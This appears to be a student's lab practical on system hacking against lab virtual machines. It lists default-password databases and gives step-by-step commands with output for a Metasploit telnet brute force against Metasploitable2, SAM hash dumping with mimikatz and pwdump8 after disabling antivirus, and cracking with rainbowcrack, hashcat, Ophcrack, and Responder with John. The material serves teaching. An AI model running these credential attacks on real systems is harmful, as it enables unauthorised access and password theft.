


PRACTICAL – 5

AIM: Labs of System Hacking.

1. List out the various online sites/tools for default passwords. You have to search on web except following.

<https://redoracle.com/PasswordDB/> : Part of the SecLists project, this repository includes a collection of default credentials used during security assessments.




<https://bizuns.com/default-passwords-list> :

Default Passwords List

A few default device passwords that have come in handy over the years... **Drop me a line** if you have some to add and we would gladly do so :D

Manufacturer	Product	User ID	Password
Swissvoice	IP 10S	target	password
SMC	SMCWBR14-G	(none)	smcadmin
Signamax	065-7726S	admin	admin
Zebra	10/100 Print Server	admin	1234
Flowpoint	100 IDSN	admin	admin
Telindus	1124	n/a	(none)

<https://github.com/many-passwords/many-passwords> : A repository containing a CSV file with default credentials, including vendor, model/software name, version, access type, username, password, privileges, and notes.



<https://defaultpwd.com/> : An online database updated daily, categorizing default passwords for various hardware types like access points, UPS batteries, BIOS, cameras, and more.

Default passwords online database				About
Updated daily				
Category	Manufacturer			
Access Point	2wire	Giga	Phoenix v1.14	
UPS Battery	3COM	Grandstream	Pirelli	
BIOS	3M	Greatspeed	Planet	
Camera	3ware	Guru	Planex	
Codec	Accelerated Networks	GVC	Polycom	
Firewall/Router	ACCTON	HP	Prestigio	
Modem	Aceex	Huawei	Prolink	
NAS/SAN	Actiontec	iblitzz	Promise	
PBX	ADC Kentrox	IBM	Proxim	
Print Server	Addon	iDirect	Psion Teklogix	
RAID Controller	ADIC	ihoi	Pyramid Computer	
Server	adtran	IMAI	QLogic	
Switch/Hub	Advantek Networks	inchon	Quintum Technologies Inc.	
Other	Aethra	infacta	Radware	
	AirTies RT-210	Infoblox	Raidzone	
	ALCATEL	Infosmart	Ramp Networks	
	Allied Telesyn	INOVA	RedHat	
	Allnet	Integral Technologies	Research	
	Alteon	Intel	Ricoh	

2. Exploit the telnet credential (login/password) of metasploitable2 (Target System) from Kali machine (Attacker Machine).

a. `nbtscan -r 192.168.152.128 /24`

```
$ nbtscan -r 192.168.152.128/24
```

Doing NBT name scan for addresses from 192.168.152.128/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.152.1	DEVICE-OF-SHERE	<server>	<unknown>	00:50:56:c0:00:08
192.168.152.128	<unknown>		<unknown>	
192.168.152.129	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.152.255	Sendto failed: Permission denied			

b. `nmap -sV 192.168.152.129`

```
(kali@kali)~$ nmap -sV 192.168.152.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-23 11:14 EDT
Nmap scan report for 192.168.152.129
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:1F:15:49 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.45 seconds
```

- c. Open Terminal in KALI and run “msfconsole”.
- d. To find the modules running for the telnet run command “search telnet”

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

Metasploit v6.4.34-dev
+ -- ==[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search telnet
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/asus_infosvr_auth_bypass_exec	2015-01-04	excellent	No	ASUS infosvr Auth Bypass Command Execution
1	exploit/linux/http/asuswrt_lan_rce	2018-01-22	excellent	No	ASUSWRT LAN Unauthenticated Remote Code Ex
2	auxiliary/server/capture/telnet	.	normal	No	Authentication Capture: telnet
3	auxiliary/scanner/telnet/brocade_enable_login	.	normal	No	Brocade Enable Login Check Scanner
4	exploit/windows/proxy/ccproxy/telnet_ping	2004-11-11	average	Yes	CCProxy telnet Proxy Ping Overflow
5	\ target: Automatic	.	.	.	.
6	\ target: Windows 2000 Pro All - English	.	.	.	.
7	\ target: Windows 2000 Pro All - Italian	.	.	.	.
8	\ target: Windows 2000 Pro All - French	.	.	.	.
9	\ target: Windows XP SP0/1 - English	.	.	.	.
10	\ target: Windows XP SP2 - English	.	.	.	.
11	auxiliary/dos/cisco/ios/telnet_roccm	2017-03-17	normal	No	Cisco IOS telnet Denial of Service
12	auxiliary/admin/http/dlink_dir_300_600_exec_noauth	2013-02-04	normal	No	D-Link DIR-600 / DIR-300 Unauthenticated R
13	exploit/linux/http/dlink_diagnostic_exec_noauth	2013-03-05	excellent	No	D-Link DIR-645 / DIR-815 diagnostic.php Co
14	\ target: CMD	.	.	.	.
15	\ target: Linux mipsel Payload	.	.	.	.
16	exploit/linux/http/dlink_dir300_exec_telnet	2013-04-22	excellent	No	D-Link Devices Unauthenticated Remote Comm
17	exploit/unix/webapp/dogfood_spell_exec	2009-03-03	excellent	Yes	Dogfood CRM spell.php Remote Command Execu
18	exploit/freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	No	FreeBSD telnet Service Encryption Key ID B
19	\ target: Automatic	.	.	.	.
20	\ target: FreeBSD 8.2	.	.	.	.
21	\ target: FreeBSD 8.1	.	.	.	.
22	\ target: FreeBSD 8.0	.	.	.	.

- e. use module number 72 which is related to telnet login vulnerability by using the command “use 72” or “use auxiliary/scanner/telnet/telnet_login”
- f. To see the possible options running in the module run the command: “show options”

```
msf6 > use 72
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

- g. Create 2 files users.txt and passwords.txt on the Location: /home/kali/users.txt and /home/kali/passwords.txt

The first screenshot shows the file ~/users.txt - Mousepad with the following content:

```
1 admin
2 administrator
3 guest
4 msfadmin
5 roy
6 bob
```

The second screenshot shows the file */passwords.txt - Mousepad with the following content:

```
1 admin123
2 123abc
3 guest
4 xyz123
5 qwert|
```

- h. set RHOSTS 192.168.152.129
 i. set USER_FILE /home/kali/users.txt
 j. set PASS_FILE /home/kali/passwords.txt
 k. set STOP_ON_SUCCESS true
 l. show options (verify the set options)
 m. run

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.152.129
RHOSTS => 192.168.152.129
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > j.set PASS_FILE /home/kali/passwords.txt
[-] Unknown command: j.set. Run the help command for more details.
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.152.129
RHOSTS => 192.168.152.129
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true

msf6 auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/home/kali/passwords.txt	no	File containing passwords, one per line
RHOSTS	192.168.170.131	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/home/kali/users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```

msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.152.129:23 - No active DB -- Credential data will not be saved!
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: admin:admin123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: admin:123abc (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: admin:guest (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: admin:xyz123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: administrator:admin123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: administrator:123abc (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: administrator:guest (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: administrator:msfadmin (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: administrator:xyz123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: administrator:qwerty (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: guest:admin123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: guest:123abc (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: guest:guest (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: guest:msfadmin (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: guest:xyz123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: guest:qwerty (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: msfadmin:admin123 (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: msfadmin:123abc (Incorrect: )
[-] 192.168.152.129:23 - 192.168.152.129:23 - LOGIN FAILED: msfadmin:guest (Incorrect: )
[+] 192.168.152.129:23 - 192.168.152.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.152.129:23 - Attempting to start session 192.168.152.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.152.128:39209 → 192.168.152.129:23) at 2025-04-23 11:20:57 -0400
[*] 192.168.152.129:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

3. Password cracking using Rainbow table tool.

Many of the applications and operating systems are stored the password in hash. Hash function is the one-way function which convert the text into hash code.


Rainbow table:

- Calculate the hash using "HashCalc" tool. (Choose the MD5 algorithm)

Example:

Plain Text: abc (Calculate the Hash using HashCalc tool)

Hash (MD5): 900150983cd24fb0d6963f7d28e17f72



- Generate the rainbow table using the tool rainbowcrack. Download rainbowcrack from the link: <http://project-rainbowcrack.com/> and extract it.

RainbowCrack

Introduction

RainbowCrack is a general purpose implementation of Philippe Oechslin's faster time-memory trade-off technique. It crack hashes with rainbow tables.

Features

- Rainbow table generation, sort, merge, conversion and lookup
- Rainbow table of LM, NTLM, MD5, SHA1, SHA256 and customizable hash algorithms
- Rainbow table of customizable charset
- GPU acceleration with AMD GPUs (OpenCL technology)
- GPU acceleration with NVIDIA GPUs (CUDA technology)
- GPU acceleration with multiple GPUs
- Command line and graphics user interface
- Windows and Linux

Download

Version 1.8 (August 25, 2020)

Software	Operating System	GPU Supported	Note
rainbowcrack-1.8-win64.zip	Windows 7, 10	-	
rainbowcrack-1.8-win64-gpu.zip	Windows 7, 10	AMD GPU: gfx1010, gfx1011, gfx1012 NVIDIA GPU: with compute capability 5.* 6.* 7.* 8.*	only works with purchased tables

Note:

Syntax of rtgen program of rainbowcrack:

rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index

3.1 rtgen md5 loweralpha-numeric 1 7 0 3800 1000000 0

```
C:\rainbowcrack-1.8-win64>rtgen md5 loweralpha-numeric 1 7 0 3800 1000000 0
rainbow table md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt parameters
hash algorithm:      md5
hash length:         16
charset name:         loweralpha-numeric
charset data:         abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex:  61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35
36 37 38 39
charset length:       36
plaintext length range: 1 - 7
reduce offset:        0x00000000
plaintext total:      80603140212

sequential starting point begin from 0 (0x0000000000000000)
generating...
131072 of 1000000 rainbow chains generated (1 m 12.4 s)
262144 of 1000000 rainbow chains generated (41 m 16.7 s)
393216 of 1000000 rainbow chains generated (0 m 48.5 s)
524288 of 1000000 rainbow chains generated (1 m 14.6 s)
655360 of 1000000 rainbow chains generated (0 m 44.0 s)
786432 of 1000000 rainbow chains generated (0 m 52.0 s)
917504 of 1000000 rainbow chains generated (0 m 32.0 s)
1000000 of 1000000 rainbow chains generated (0 m 19.2 s)
```


3.2 rtsort


```
C:\rainbowcrack-1.8-win64>rtsort .
.\md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt:
5607813120 bytes memory available
loading data...
sorting data...
writing sorted data...
```

3.3 rcrack_gui md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt -h 900150983cd24fb0d6963f7d28e17f72

Note: After run the above command and GUI open but does not display anything else then perform following:

1. Click "File" and select the "Add Hashes". Enter the hash in pop up window.
2. Click "Rainbow Table" and select "Search Rainbow Tables..". Here you have to load the file "md5_loweralpha-numeric#1-7_0_3800x1000000_0.rt"





4. Crack the Windows 10 Operating System password using “Mimikatz” and “Hashcat”.

Download Links (Tool and Database):

<https://github.com/ParrotSec/mimikatz> (Download in Windows 10)

Note: Disable the virus protection first. Download may not be possible using Chrome browser so, use the Mozilla Firefox browser and save it.


<https://github.com/berzerk0/Probable-Wordlists> (Download in Kali Linux)


Zip File: Probable-Wordlists-master.zip (Unzip it)

From Unzip Folder, Open folder “Real-passwords” folder and copy the file “Top12Thousand probable-v2.txt” and save on desktop and rename it like “pwlist.txt”


4.1 The NTLM hash of password can be accessed with mimikatz tool with following steps:

- Search “Regedit” or “Registry Editor” and open it (Windows 10).
- Go to Computer\HKEY_LOCAL_MACHINE\SAM\SAM
- Right click on Folder “SAM” and click “Permissions”. Next Select Administrators under
- “security” tab. Tick the Allow Permissions of Administrators “Full Control” and “Read”.








- Go to Computer\HKEY_LOCAL_MACHINE\SYSTEM and allow the permission like above steps.
- Right click on Folder "SYSTEM" and click "Export". Choose the appropriate location where you stored. Give the File name "SYSTEM" and select the type as ""Registry Hive Files" and save it



4.2 Run "Mimikatz.exe" Tool in windows 10 (Run as Administrator)



Type "lsadump::sam /system:C:\Users\SHERE\Desktop\SYSTEM /SAM:C:\Users\SHERE\Desktop\SAM" command in command line prompt of Mimikatz tool. Press Enter.



- Copy and paste the Hash in notepad which is shown in above figure & save as "hash.txt". You can write multiple hashes (line by line) also.

4.3 Perform following steps in Kali Linux

- - Make sure that you have "pwlist.txt" (As per steps given in Download Link section)
- - Open the terminal and run the following commands:
- Command-1:
- `sudo hashcat -m 1000 -a 0 /home/kali/Desktop/hash.txt /home/kali/Desktop/pwlist.txt --force`
- `/home/kali/Desktop/pwlist.txt --force`

```

kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ sudo hashcat -m 1000 -a 0 /home/kali/Desktop/hash.txt /home/kali/Desktop/pwlist.txt --force
[sudo] password for kali:
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i3-1005G1 CPU @ 1.20GHz, 704/1473 MB (256 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient ...

```

```

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/kali/Desktop/pwlist.txt
* Passwords.: 12645
* Bytes.....: 100206
* Keyspace..: 12645
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: cf713117e047d1a03fc929c8c5e7221b
Time.Started.....: Wed Apr 16 23:31:59 2025, (0 secs)
Time.Estimated...: Wed Apr 16 23:31:59 2025, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (/home/kali/Desktop/pwlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 133.0 kH/s (0.16ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 12645/12645 (100.00%)
Rejected.....: 0/12645 (0.00%)
Restore.Point....: 12645/12645 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#1....: anabelle -> 00001111
Hardware.Mon.#1..: Util: 26%

Started: Wed Apr 16 23:31:53 2025
Stopped: Wed Apr 16 23:32:00 2025

```

5. Crack the Windows 10 Operating System password using “PwDump8” and “Ophcrack”.

Step-1: In windows 10 machine, Open command prompt with administrative privileges and run following command:

wmic useraccount get name,sid

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>wmic useraccount get name,sid
Name SID
Administrator S-1-5-21-3764379011-837613511-3663644765-500
DefaultAccount S-1-5-21-3764379011-837613511-3663644765-503
Guest S-1-5-21-3764379011-837613511-3663644765-501
SHERE S-1-5-21-3764379011-837613511-3663644765-1000
WDAGUtilityAccount S-1-5-21-3764379011-837613511-3663644765-504
```

Step-2: Run the following command from pwdump8 folder:

C:\pwdump8>pwdump8.exe

```
Administrator: CMD admin pwdump
C:\Users\SHERE\Desktop\pwdump8>pwdump8.exe


PwDump v8.2 - dumps windows password hashes - by Fulvio Zanetti & Andrea Petralia @ http://www.blackMath.it

Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
DefaultAccount:503:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
WDAGUtilityAccount:504:AAD3B435B51404EEAAD3B435B51404EE:CF713117E047D1A03FC929C8C5E7221B
SHERE:1000:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
```

Copy the above result into a text file: hashes.txt and add the “:::” at the end of each line. See below:


```
hashes - Notepad
File Edit Format View Help
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
DefaultAccount:503:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
WDAGUtilityAccount:504:AAD3B435B51404EEAAD3B435B51404EE:CF713117E047D1A03FC929C8C5E7221B:::
SHERE:1000:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::|
```

Step-3: Run the “Ophcrack.exe”. Click on Load and select “PWDUMP files” and select hashes.txt file. Hashes are loaded in the application.




After loading the hashes.txt, You will see following output:

Next, click on the table, Click on install and give the path where Rainbow table (Vista free) is loaded as below:



Finally, click on Crack, it starts cracking the password as below




6. Crack the Windows 10 Operating System password using “Responder” and “John”.

Step-1: Run the “Responder” tool. Command: `sudo responder -I eth0`




Step-2: In Windows 10, Double clicks on “This PC”. Try entering a nonexistent domain e.g. //fakehost (Press Enter). This redirects to the web as the OS tries to resolve the domain name.



Step-3: Go to kali where Responder captures the client, username, and hash of the Windows machine.

[illegible]

Copy the Hash into file "ResponderHash.txt" and save it.



After copy Hash in txt file, stop the responder and close it. Open the terminal and run the following command. Command: john ResponderHash.txt

```
(kali@kali)-[~/Desktop]
$ john ResponderHash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(SHERE)
1g 0:00:00:00 DONE 2/3 (2025-04-16 23:43) 2.325g/s 37786p/s 37786c/s 37786C/s 123456..222222
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```